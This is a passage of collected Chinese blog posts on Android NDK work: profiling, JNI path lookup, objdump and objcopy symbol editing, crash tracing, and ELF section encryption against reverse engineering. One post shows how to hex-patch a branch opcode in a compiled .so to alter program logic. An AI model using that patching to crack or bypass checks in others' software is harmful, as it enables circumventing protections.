也就是说出错的 libutis 库中的 libutils.so 库是用按照最新的 C++标准编译的,

自此问题的原因找到了

Android NDK 程序的逆向分析

现如今，Android 平台下的软件应用复杂多变，仅使用 Android SDK 通过 JAVA 语言编写程序已经不能满足开发者了，譬如：音频、视频播 放软件解码器的编写就涉及到 CPU 的高性能运算；其他平台开发的游戏如采用 C、C++编写的，则因为涉及到时移植而可能面临重写所有代码；传统的 Java 语言编写的程序容易遭到逆向破解，需要一种新的代码保护手段来防御攻击等。这一个个显着的需求都涌现了出来，为了解决这些问题，Google 凭借 java 语言的 JNI 特性为开发者提供了 Android NDK。

Android NDK 直译为“安卓原生开发套件”。它是一款强大的工具，可以将原生 C、C++代码的强大功能和 Android 应用的图形界面结合在一起，解决软件的夸平台问题。通过使用该工具，一些应用程序能直接通过 JNI 调用与 CPU 打交道而使性能得到提升。同时，能够将程序 的核心功能封装进基于“原生开发套件”的模板中，从而大大提高软件的安全性。

Android NDK 从 R8 版本开始，支持生成 X86、MIPS、ARM 三种架构的原生程序。原生程序的优化属于 gcc 编译器控制的部分，未经过优化代码与经过优化的代码有很大的区别，在实际逆向分析中大多遇见的是优化过程的代码。Gcc 编译优化通过-O 选项来提供，有 0、1、2、3、s 共五个优化等级。

等级 0：不优化。在 makefile 文件中未指定-O 选项时默认不优化。

等级 1：开启部分优化。该模式下，编译会尝试减少代码体积和代码运行时间，但是并不执行会花费大量时间的优化操作。

等级 2、比等级 1 更进一步优化，在该模式下，并不执行循环展开和函数内联优化操作，与-o1 比较该模式会花费更多的编译时间，并生成性能更好的代码。

等级 3、包括等级 2 所有的优化，并开启循环展开和函数内联优化操作。

等级 s：针对程序大小进行优化，该模式下会执行-O2 等级中除了会增加程序空间的所有优化参数，同时增加了一些优化程序空间的选项。

编译器优化的选项非常之多，我们不去深究具体每个等级的优化选项，只通过使用不同等级优化来比较程序的大小及代码差异。

android ndk profiler 分析本地代码

写一写前两天用 android ndk profiler 分析本地代码的过程，在此记录一下，防止以后忘记 步骤：

1、官网下载 android ndk profile ： https://code.google.com/p/android-ndk-profiler

2、更改 Android.mk, 加载 android ndk profiler 模块。 其实这个步骤的详细过程官网已经有了，基本按官网的说明来做就可以了：http://code.google.com/p/android-ndk-profiler/wiki/Usage

```
# compile with profiling
LOCAL_CFLAGS := -pg
LOCAL_STATIC_LIBRARIES := android-ndk-profiler

# at the end of Android.mk
$(call import-module,android-ndk-profiler)
```

看我的 android.mk：

```
LOCAL_PATH := $(call my-dir)

include $(CLEAR_VARS)

# compile with profiling
LOCAL_CFLAGS := -pg
LOCAL_STATIC_LIBRARIES := android-ndk-profiler

LOCAL_MODULE := hello-jni
LOCAL_SRC_FILES := hello-jni.c

include $(BUILD_SHARED_LIBRARY)

# at the end of Android.mk
$(call import-module,android-ndk-profiler)
```

3、3 在启动和结束函数里，加入监视代码。默认会产生 sdcard/gmon.out 文件。所以你需要在 sdcard 上的写权限，修改 AndroidManifest.xml，加上：

```
<uses-permission android:name="android.permission.WRITE_EXTERNAL_STORAGE" />
```

4、修改本地代码，在本地代码需要调试的起始位置和结束位置加上监视函数：

```
/* in the start-up code */
monstartup("your_lib.so");

/* in the onPause or shutdown code */
moncleanup();
```

我的例子的代码：

```
#include<string.h>
#include<stdio.h>
#include<math.h>
#include <memory.h>
#include<jni.h>


jstring Java_com_wxg_ndkdemo_MainActivity_stringFromJNI(JNIEnv *env ,jobject thiz)
{
    int i ;

    setenv("CPUPROFILE_FREQUENCY", "500", 1); /* Change to 500 interrupts per second */
    monstartup("libhello-jni.so");
```

```
    test();
//  setenv("CPUPROFILE", "/sdcard/gmon.out", 1);

    moncleanup();
    return (*env)->NewStringUTF(env,"Hello from JNI !");

}

jint add()
{

    int i=10000,j=0;
    for(i=0;i<10000;i++)
    {
        for(j=0;j<10000;j++)
        {
            i*j;
        }
    }
    return i+j;
}

jint test()
{
    add();
//  int i;
//  char buffer[] = "Hello world/n";
//  printf("Buffer before memset: %s/n", buffer);
```

```
//  memset(buffer, '*', strlen(buffer) );
//  printf("Buffer after memset: %s/n", buffer);
//
//  FILE *fp = fopen("/sdcard/a.txt","at");
//
//  fprintf(fp,"%s\n",buffer);
//
//  for(i=0;i<100000;i++)
//  {
//      char ch[30];
//      sprintf(ch,"the number is %d\n",i);
//      char str[30];
//      memcpy(str,ch,strlen(ch));
//      fputs(ch,fp);
////        fprintf(fp,"%s\n",ch);
//  }
//
//  fclose(fp);

    int i,j;
    double  s = 0,temp=1.0;
    for(i=1;i<=5000000;i++)
    {
        s += sqrt(temp);
        temp = s;
    }

    return 0;
```

}

5、运行程序，最后查看结果

使用 gprof 命令产生结果，需要先用 adb pull 命令将 gmon.out 文件拷贝到自己的 PC 上

先进入你 android 的 NDK 项目的 obj 目录下的 objs 下的子目录下：

```
ubuntu@ubuntu:~/workspace/NDKDemo/obj/local/armeabi/objs/hello-jni$ ls
hello-jni.o  hello-jni.o.d
ubuntu@ubuntu:~/workspace/NDKDemo/obj/local/armeabi/objs/hello-jni$ adb pull /sdcard/gmon.out
355 KB/s (16463 bytes in 0.045s)
ubuntu@ubuntu:~/workspace/NDKDemo/obj/local/armeabi/objs/hello-jni$ ls
gmon.out  hello-jni.o  hello-jni.o.d
```

最后使用 NDK 的 gprof 查看结果

```
ubuntu@ubuntu:~/workspace/NDKDemo/obj/local/armeabi/objs/hello-jni$ ~/android/android-ndk-r8e/toolchains/arm-linux-androideabi-4.4.3/prebuilt/linux-x86/bin/arm-linux-androideabi-gprof hello-jni.o
```

声明：OSCHINA 博客文章版权属于作者，受法律保护。未经作者同意不得转载。

http://www.kankanews.com/ICkengine/archives/29628.shtml

android 使用 NDK 下获取文件目录

哥很纠结，时至今天 NDK R8 仍然没有修复这个 BUG，从 android_main(struct android_app* state)传入参数，state 中获取 ANativeActivity 对象里面 internalDataPath; externalDataPath;两个字段在 android 2.3 上面运行常为 0，正确应该都是路径字符串，目前只有 3.0 以上的系统修复了，但哥的手机很悲剧的是 2.3.5 版的系统，不想刷机，只好换个方法实现 了。

哥一直以为 JNI 只是 JAVA 搞 C 的道具，如今发现 C 也可以通过 JNI 搞 JAVA，而且我发现这种方式获取程序运行路径是最好的，网上很多人说通过 /data/data/+获取程序运行名的方式搞，而在 Imagination Technologies 提供他的芯片开源图形库里面也是按这种方式搞，但哥说这种方式不靠谱，一些没 ROOT 的机压根就进不去系统目录，用 c 获取的路径 全是空的，因为没有权限，ANDROID 上面只允许受权的程序搞那个，但很悲剧 C/C++搞 NDK 的时候并没有 JAVA 搞 SDK 那样方便得到授权。程序总 不能只跑在破解了的系统上面，只好用 JNI 了。

准确来说 NDK 搞的 C/C++代码也并非纯纯的 C/C++代码，即使现在 NDK 的库已经支持可以一句 JAVA 也不写就能跑起来，这些程序还是受 JVM 的管理的，所以也不用太在意什么 C 调 JAVA 的事情了。

关键性的代码贴上分享下：

```
void
android_main(struct android_app* state)
{
   struct stOsContextEngine engine;

   // Make sure glue isn't stripped.
   app_dummy();

   memset(&engine, 0, sizeof(engine));
   state->userData = &engine;
   state->onAppCmd = engine_handle_cmd;
```

```
    state->onInputEvent = engine_handle_input;
    engine.m_app = state;
    // Prepare to monitor accelerometer
    engine.m_sensorManager = ASensorManager_getInstance();
    engine.m_accelerometerSensor = ASensorManager_getDefaultSensor(
            engine.m_sensorManager, ASENSOR_TYPE_ACCELEROMETER);
    engine.m_sensorEventQueue = ASensorManager_createEventQueue(
            engine.m_sensorManager, state->looper, LOOPER_ID_USER, NULL, NULL);

//  获取 AAssetManager，这个类其实是调用 JAVA 的类，这里通过 NDK 入口的传入参数获取。作用是管理资源文件的
    AAssetManager* pAssetManager = state->activity->assetManager;
    HResult hres = CPeckerFileIOBase::SetPrivateAPKManager(pAssetManager);
    __android_log_print(LOGINFO_INFO, "android_main", "CPeckerFileIOBase::SetPrivateAPKManager result = %d",hres);

// 获取 ANativeActivity，这个类其实也是调用 JAVA 的类，这里通过 NDK 入口的传入参数获取。作用是窗口 Activity 的

    ANativeActivity* pActivity = state->activity;

//  通过 Activity 里面 getPackageCodePath 的方法获取程序运行路径，通过 JNI 用 C++搞 JAVA
    JNIEnv* env = pActivity->env;
    jclass clazz = env->GetObjectClass(pActivity->clazz);
    jmethodID methodID = env->GetMethodID(clazz, "getPackageCodePath", "()Ljava/lang/String;");
    jobject result = env->CallObjectMethod(pActivity->clazz, methodID);

    ConstStringChars strPath;
    jboolean isCopy;
    strPath.m_pStrBuf = env->GetStringUTFChars((jstring)result, &isCopy);
    strPath.m_nStrLen = env->GetStringLength((jstring)result);
    __android_log_print(LOGINFO_INFO, "android_main", "Code Path =%d %s",strPath.m_nStrLen,strPath.m_pStrBuf);
```

```
    CPeckerFileIOBase::SetInstallFilePath(strPath);

// 记得搞完后要清理下哦

    env->ReleaseStringUTFChars((jstring)result,strPath.m_pStrBuf);
```

使用 objdump objcopy 查看与修改符号表

原文 http://blog.csdn.net/foruok/article/details/21157467

我们在 Linux 下运行一个程序，有时会无法启动，报缺少某某库。这时需要查看可执行程序或者动态库中的符号表，动态库的依赖项， Linux 有现成的工具可用：objdump 。

有时我们拿到一个静态库，想调用其中的函数，而某些函数作用域非全局，也可以通过修改符号来达到目的。 Linux 有现成的工具可用： objcopy 。

下面我们来看看具体怎么使用。

objdump 是 gcc 套件中用来查看 ELF 文件的工具，详细的用法请 google 之，也可以用 objdump --help 查看帮助，或者 man objdump 查看系统手册。这里只举两个我用到的情况。

1). 查看依赖项：objdump -x xxx.so | grep "NEEDED" 。下面是我查看 qq_1.so 时的输出截图：

2). 查看动态符号表： objdump -T xxx.so 。假如想知道 xxx.so 中是否导出了符号 yyy ，那么命令为 objdump -T xxx.so | grep "yyy" 。

3). 查看符号表： objdump -t xxx.so 。-T 和 -t 选项在于 -T 只能查看动态符号，如库导出的函数和引用其他库的函数，而 -t 可以查看所有的符号，包括数据段的符号

objcopy 将目标文件的一部分或者全部内容拷贝到另外一个目标文件中，或者实现目标文件的格式转换。

具体用法 google ， man ，或者参考这篇强文《 Linux 命令学习手册-objcopy 命令 》。

假如我们有个静态库，想做这么几个事儿：把一个函数作用域从全局修改为本地、把一个函数作用域从本地修改为全局、把一个函数的名字修改一下。那么步骤如下：

1. ar -x xxx.a //释放其中的.o 文件
2. objdump -t xxx.o //查看导出符号表，可以看到导出的函数和引用的函数
3. objcopy --localize-symbol function_1 xxx.o xxx_new.o //把函数设置为本地
4. objcopy --globalize-symbol function_2 xxx.o xxx_new.o //把函数设置为全局可见
5. objcopy --redefine-sym old_func=new_func xxx.o xxx_new.o //重命名函数名
6. ar cqs xxx.a xxx_new.o //打包为静态库

上面用到 ar 命令，请 google 或 man 。

注：整理一下发个文，以后用到有个地方找。

采用调用链或者函数符号表来定位 crash 位置

采用调用链或者函数符号表来定位 crash 位置

android 应用程序开发及调试过程中，单步调试仍然不是很方便。由于依托 java 层，jni 层的源代码要以动态库形式装载。

但是好在程序 crash 时，log 中会抛出断点信息。

****

补充断点信息

```
02-10 20:47:54.126: I/DEBUG(2370): Build fingerprint: 'samsung/SCH-iXXXX/SCH-iXXXXX/SCH-
iXXXX:2.XXX/FROYO/ED29:user/release-keys'
02-10 20:47:54.126: I/DEBUG(2370): pid: 4398, tid: 4402   >>> /system/bin/mediaserver <<<
02-10 20:47:54.126: I/DEBUG(2370): signal 11 (SIGSEGV), fault addr deadbaad
02-10 20:47:54.126: I/DEBUG(2370):   r0 00000000   r1 afd14921   r2 00000027   r3 00000070
02-10 20:47:54.126: I/DEBUG(2370):   r4 afd42328   r5 00000000   r6 00000000   r7 ffffee07
02-10 20:47:54.126: I/DEBUG(2370):   r8 00100000   r9 a811c479   10 4031f000   fp 0002cef8
02-10 20:47:54.126: I/DEBUG(2370):   ip 00001730   sp 4041e8b0   lr deadbaad   pc afd11f74   cpsr 60000030
02-10 20:47:54.126: I/DEBUG(2370):   d0   643a64696f72646e   d1   6472656767756265
```

```
02-10 20:47:54.126: I/DEBUG(2370):    d2   6f6365446d28203d   d3   6874646957646564
02-10 20:47:54.126: I/DEBUG(2370):    d4   6f63726f6c6f632f   d5   6e6f69737265766e


02-10 20:47:54.227: I/DEBUG(2370):                    #00   pc 00011f74   /system/lib/libc.so
02-10 20:47:54.227: I/DEBUG(2370):                    #01   pc 0000138e   /system/lib/liblog.so
02-10 20:47:54.227: I/DEBUG(2370):                    #02   pc 000013f0   /system/lib/libjin-1.so
02-10 20:47:54.227: I/DEBUG(2370):                    #03   pc 00001522   /system/lib/libjni-2.so
02-10 20:47:54.231: I/DEBUG(2370):                    #04   pc 00008e1c   /system/lib/libxxxxxxx.so
02-10 20:47:54.231: I/DEBUG(2370):                    #05   pc 0003920c   /system/lib/libmedia.so
```

****

此时要注意，不要找系统库的问题，要找就找你自己编译的库。 像#02,#03 的。

此时定位库的出问题的函数的位置一般只能依靠两种方法。假若动态库为 jni-1.so，jni-2.so

方法 1，若库在编译时为 NO_DEBUG 版本，即不含有 DEBUG 信息（NDK_DEBUG=0），这种情况下，可以用

obj-dump -T jni-1.so

obj-dump -T jni-2.so

的方法，将函数符号表打印出来，这样可以得到每个函数的入口地址。

结合 log 中的 crash 信息，我们可以粗略定位，问题出在哪个函数里面。

但是这种方法找不到精确的出问题的位置，有时候函数比较长时，在函数里面进一步判断出问题的地方也比较麻烦。

此时可采用第二种方法

方法 2，编译库的时候，采用 DEBUG 版本，即含有 DEBUG 信息（NDK_DEBUG=1），这种情况下。

我们可以把 crash 的信息复制下来，放在记事本里面，命名为 crash.log.txt，将此记事本放在 android 工程的 libs/armeabi/目录下,当然也可以是 libs/armeabi-v7a

/cygdrive/e/Software/android-ndk-r6b/ndk-stack -sym obj/local/armeabi-v7a/ -dump e:/logs/crash.log.txt
中间一项也可以是　-sym libs/armeabi-v7a/ 反正就是你的动态库的位置。

这样会打印出具体的出问题的代码位置，这样一般可以精确到行。

http://blog.csdn.net/cjsafty/article/details/7249728

利用 WinHex 修改 SO 文件，爆破程序（一）

前言

一直想着什么时候测试下利用 16 进制编辑器修改 SO 文件，今天总算是踏出了第一步。一个非常简单的 demo！

0×1

程序功能

获取两个输入框的数字，在 S0 中实现将两个数字之和与 100 比较。

大于：返回 1

小于：返回 -1

等于：返回 0

代码：

```
JNIEXPORT jint JNICALL Java_com_example_hellojni3_Hellojni_sayHelloToNDK
   (JNIEnv *env, jobject thiz, jint num1, jint num2)
{

      int add = num1 + num2;
      if(add < 100)
      {
            return -1;
      }
      if(add == 100)
      {
            return 0;
      }
      return 1;
```

}

SO 文件的反汇编代码：


```
.text:00000C7C                                          EXPORT Java_com_example_hellojni3_Hellojni_sayHelloToNDK
.text:00000C7C                          Java_com_example_hellojni3_Hellojni_sayHelloToNDK
.text:00000C7C 9A 18                                    ADDS    R2, R3, R2
.text:00000C7E 63 2A                                    CMP     R2, #0x63
.text:00000C80 04 DD                                    BLE     loc_C8C         ; BLE  是小于等于,修改变成大于等于  BGE
.text:00000C82 10 1C                                    MOVS    R0, R2
.text:00000C84 64 38                                    SUBS    R0, #0x64
.text:00000C86 43 1E                                    SUBS    R3, R0, #1
.text:00000C88 98 41                                    SBCS    R0, R3
.text:00000C8A
```

将 04 DD —> 04 DC


0×2

用 16 进制编辑器打开 SO。

来到 00000C80 04 DD　　0xC80 这个地址



将 DD —> DC



保存。

再次用 IDA 看下修改成功了没

```
.text:00000C7C                                  EXPORT Java_com_example_hellojni3_Hellojni_sayHelloToNDK
.text:00000C7C                  Java_com_example_hellojni3_Hellojni_sayHelloToNDK
.text:00000C7C 9A 18                            ADDS    R2, R3, R2
.text:00000C7E 63 2A                            CMP     R2, #0x63
.text:00000C80 04 DC                            BGT     loc_C8C
.text:00000C82 10 1C                            MOVS    R0, R2
.text:00000C84 64 38                            SUBS    R0, #0x64
.text:00000C86 43 1E                            SUBS    R3, R0, #1
.text:00000C88 98 41                            SBCS    R0, R3
.text:00000C8A
```

可以看到，已经修改成功了。

0×3

测试下效果

可以看到，程序的流程已经被我们改了，修改 SO 成功！

http://0nly3nd.sinaapp.com/?p=516

简单粗暴的 so 加解密实现

原帖：http://bbs.pediy.com/showthread.php?t=191649

一、 概述

利用动态链接库实现安卓应用的核心部分，能一定程度的对抗逆向。由于 IDA 等 神器的存在，还需要对核心部分进行加密。动态链接库的加密，在我看来，有两种实现方式：1. 有源码; 2、无源码。无源码的加密，类似 window 平台的加壳和对.dex 文件的加壳，需要对文件进行分析，在合适的地方插入解密代码，并修正一些参数。而如果 有源码，则可以构造解密代码，并让解密过程在.so 被加载时完成。（当然，应用程序加载了.so 文件后，内存中.so 数据已经被解密，可直接 dump 分 析。同时，也有一些对抗 dump 的方法，这里就不展开了）。

下文只针对有源码这种方式进行讨论，分析一些可行的实现方法。主要是包含对 ELF header 的分析(不是讨论各个字段含义); 基于特定 section 和特定函数的加解密实现(不讨论复杂的加密算法)。

二、 针对动态链接库的 ELF 头分析

网上有很多资料介绍 ELF 文件格式，而且写得很好很详细。我这里就不重复，不太了解的朋友，建议先看看。以下内容，我主要从链接视图和装载视图来分析 ELF 头的各个字段，希望能为读者提供一些 ELF 文件头的修正思路。

这里，我再罗嗦列出 ELF 头的各个字段：

```
typedef struct {
  unsigned char  e_ident[EI_NIDENT];  /* File identification. */
  Elf32_Half  e_type;      /* File type. */
  Elf32_Half  e_machine;  /* Machine architecture. */
  Elf32_Word  e_version;  /* ELF format version. */
  Elf32_Addr  e_entry;  /* Entry point. */
  Elf32_Off  e_phoff;  /* Program header file offset. */
  Elf32_Off  e_shoff;  /* Section header file offset. */
  Elf32_Word  e_flags;  /* Architecture-specific flags. */
  Elf32_Half  e_ehsize;  /* Size of ELF header in bytes. */
  Elf32_Half  e_phentsize;  /* Size of program header entry. */
  Elf32_Half  e_phnum;  /* Number of program header entries. */
```

```
  Elf32_Half  e_shentsize;  /* Size of section header entry. */
  Elf32_Half  e_shnum;  /* Number of section header entries. */
  Elf32_Half  e_shstrndx;  /* Section name strings section. */
} Elf32_Ehdr;
```

e_ident、e_type、e_machine、e_version、e_flags 和 e_ehsize 字段比较固定；e_entry 入口地址与文件类型有关。e_phoff、e_phentsize 和 e_phnum 与装载视图有关；e_shoff、e_shentsize、 e_shnum 和 e_shstrndx 与链接视图有关。目前 e_ehsize = 52 字节，e_shentsize = 40 字节，e_phentsize = 32 字节。下面看看这两种视图的排列结构：

直接从图中，可以得到一些信息：Program header 位于 ELF header 后面，Section Header 位于 ELF 文件的尾部。那可以推出：

e_phoff = sizeof(e_ehsize);

整个 ELF 文件大小 = e_shoff + e_shnum * sizeof(e_shentsize) + 1

e_shstrndx 字段的值跟 strip 有关。Strip 之前：.shstrtab 并不是最后一个 section.则 e_shstrndx = e_shnum – 1 – 2;

```
  [22] .got.plt          PROGBITS        00001aac 000aac 000044 04  WA  0   0  4
  [23] .data             PROGBITS        00001af0 000af0 000008 00  WA  0   0  4
  [24] .bss              NOBITS          00001af8 000af8 000008 00  WA  0   0  4
  [25] .comment          PROGBITS        00000000 000af8 00002c 01  MS  0   0  1
  [26] .shstrtab         STRTAB          00000000 000b24 0000ed 00      0   0  1
  [27] .symtab           SYMTAB          00000000 00109c 000450 10     28  46  4
  [28] .strtab           STRTAB          00000000 0014ec 000258 00      0   0  1
```


而经过 strip 之后，动态链接库末尾的.symtab 和.strtab 这两个 section 会被去掉. 则 e_shstrndx = e_shnum – 1。

```
  [22] .got.plt          PROGBITS        00001aac 000aac 000044 04  WA  0   0  4
  [23] .data             PROGBITS        00001af0 000af0 000008 00  WA  0   0  4
  [24] .bss              NOBITS          00001af8 000af8 000008 00  WA  0   0  4
  [25] .comment          PROGBITS        00000000 000af8 00002c 01  MS  0   0  1
  [26] .shstrtab         STRTAB          00000000 000b24 0000dd 00      0   0  1
Key to Flags:
```

使用 ndk 生成在\libs\armeabi\下的.so 文件是经过 strip 的，也是被打包到 apk 中的。可以在\obj\local\armeabi\下找到未经过 strip 的.so 文件。到这里，我们就可以把 http://bbs.pediy.com/showthread.php?t=188793 帖子中提到的.so 文件修正。如果 e_shoff 和 e_shnum 都改成任意值，那么修正起来比较麻烦。

感觉上好像 e_shoff、e_shnum 等与 section 相关的信息任意修改，对.so 文件的使用毫无影响。的确是这样的，至少给出两个方面来佐证：

1. so 文件在内存中的映射


.strtab
.symtab
.shstrtab
.debug_ranges
.debug_str
.debug_line
.debug_abbrev
.debug_info
.debug_arange
.comment
__libc_freeres_ptrs
.bss
.data
.got.plt
.got
.data.rel.ro
.jcr
.dtors
.ctors
.tbss
.tdata
.gcc_except_table
.eh_frame
__libc_atexit
__libc_subfreeres
.rodata
.fini
__libc_freeres_fn
.init
.note.ABI-tag
ELF Header
Operating System
STACK VMA
0xBF802000
0xBF7EC000
HEAP VMA
0x080DE000
DATA VMA
0x080B8000
CODE VMA
0x080B9000
0x08048000
Process Virtual Space

相信了解 elf 装载(执行)视图的朋友肯定清楚，.so 文件是以 segment 为单位映射到内存的。图中红色区域的 section 是没有被映射的内存，当然也在 segment 中找不到。

2. 安卓 linker 源码

在 linker.h 源码中有一个重要的结构体 soinfo，下面列出一些字段：

```
struct soinfo{
    const char name[SOINFO_NAME_LEN]; //so 全名
    Elf32_Phdr *phdr; //Program header 的地址
int phnum; //segment  数量
unsigned *dynamic; //指向.dynamic，在 section 和 segment 中相同的
//以下 4 个成员与.hash 表有关
unsigned nbucket;
unsigned nchain;
unsigned *bucket;
unsigned *chain;

unsigned *preinit_array;
unsigned preinit_array_count;
//这两个成员只能会出现在可执行文件中

 //指向初始化代码，先于 main 函数之行，即在加载时被 linker 所调用，在 linker.c 可以看到：__linker_init -> link_image -> call_constructors -> call_array
unsigned *init_array;
unsigned init_array_count;
void (*init_func)(void);
//与 init_array 类似，只是在 main 结束之后执行
unsigned *fini_array;
unsigned fini_array_count;
void (*fini_func)(void);
}
```

另外，linker.c 中也有许多地方可以佐证。其本质还是 linker 是基于装载视图解析的 so 文件的。
基于上面的结论，再来分析下 ELF 头的字段。
1) e_ident[EI_NIDENT] 字段包含魔数、字节序、字长和版本，后面填充 0。对于安卓的 linker，通过 verify_elf_object 函数检验魔数，判定是否为.so 文件。 那么，我们可以向位置写入数据，至少可以向后面的 0 填充位置写入数据。遗憾的是，我在 fedora 14 下测试，是不能向 0 填充位置写数据，链接器报非 0 填充错误。
2) 对于安卓的 linker，对 e_type、e_machine、e_version 和 e_flags 字段并不关心，是可以修改成其他数据的(仅分析，没有实测)
3) 对于动态链接库，e_entry 入口地址是无意义的，因为程序被加载时，设定的跳转地址是动态连接器的地址，这个字段是可以被作为数据填充的。
4) so 装载时，与链接视图没有关系，即 e_shoff、e_shentsize、e_shnum 和 e_shstrndx 这些字段是可以任意修改的。被修改之后，使用 readelf 和 ida 等工具打开，会报各种错误，相信读者已经见识过了。
5) 既然 so 装载与装载视图紧密相关，自然 e_phoff、e_phentsize 和 e_phnum 这些字段是不能动的。

根据上述结论，做一个面目全非，各种工具打开报错的 so 文件就很 easy 了，读者可以试试，这里就不举例，你将在后续内容中看到。

三、 基于特定 section 的加解密实现
这里提到基于 section 的加解密，是指将 so 文件的特定 section 进行加密，so 文件被加载时解密。下面给出实例。
假设有一个 shelldemo 应用，调用一个 native 方法返回一个字符串供 UI 显示。在 native 方法中，又调用 getString 方法返回一个字 符串供 native 方法返回。我需要将 getString 方法加密。这里，将 getString 方法存放在.mytext 中(指定 __attribute__((section (".mytext")));)，即是需要对.mytext 进行加密。
加密流程：
1) 从 so 文件头读取 section 偏移 shoff、shnum 和 shstrtab
2) 读取 shstrtab 中的字符串，存放在 str 空间中
3) 从 shoff 位置开始读取 section header, 存放在 shdr
4) 通过 shdr -> sh_name 在 str 字符串中索引，与.mytext 进行字符串比较，如果不匹配，继续读取
5) 通过 shdr -> sh_offset 和 shdr -> sh_size 字段，将.mytext 内容读取并保存在 content 中。
6) 为了便于理解，不使用复杂的加密算法。这里，只将 content 的所有内容取反，即 *content = ~(*content);
7) 将 content 内容写回 so 文件中
8) 为了验证第二节中关于 section 字段可以任意修改的结论，这里，将 shdr -> addr 写入 ELF 头 e_shoff，将 shdr -> sh_size 和 addr 所在内存块写入 e_entry 中，即 ehdr.e_entry = (length << 16) + nsize。当然，这样同时也简化了解密流程，还有一个好处是：如果将 so 文件头修正放回去，程序是不能运行的。

解密时，需要保证解密函数在 so 加载时被调用，那函数声明为：init_getString __attribute__((constructor))。(也可以使用 c++构造器实现， 其本质也是用 attribute 实现)

解密流程：

1) 动态链接器通过 call_array 调用 init_getString
2) Init_getString 首先调用 getLibAddr 方法，得到 so 文件在内存中的起始地址
3) 读取前 52 字节，即 ELF 头。通过 e_shoff 获得.mytext 内存加载地址，ehdr.e_entry 获取.mytext 大小和所在内存块
4) 修改.mytext 所在内存块的读写权限
5) 将[e_shoff, e_shoff + size]内存区域数据解密，即取反操作：*content = ~(*content);
6) 修改回内存区域的读写权限

(这里是对代码段的数据进行解密，需要写权限。如果对数据段的数据解密，是不需要更改权限直接操作的)

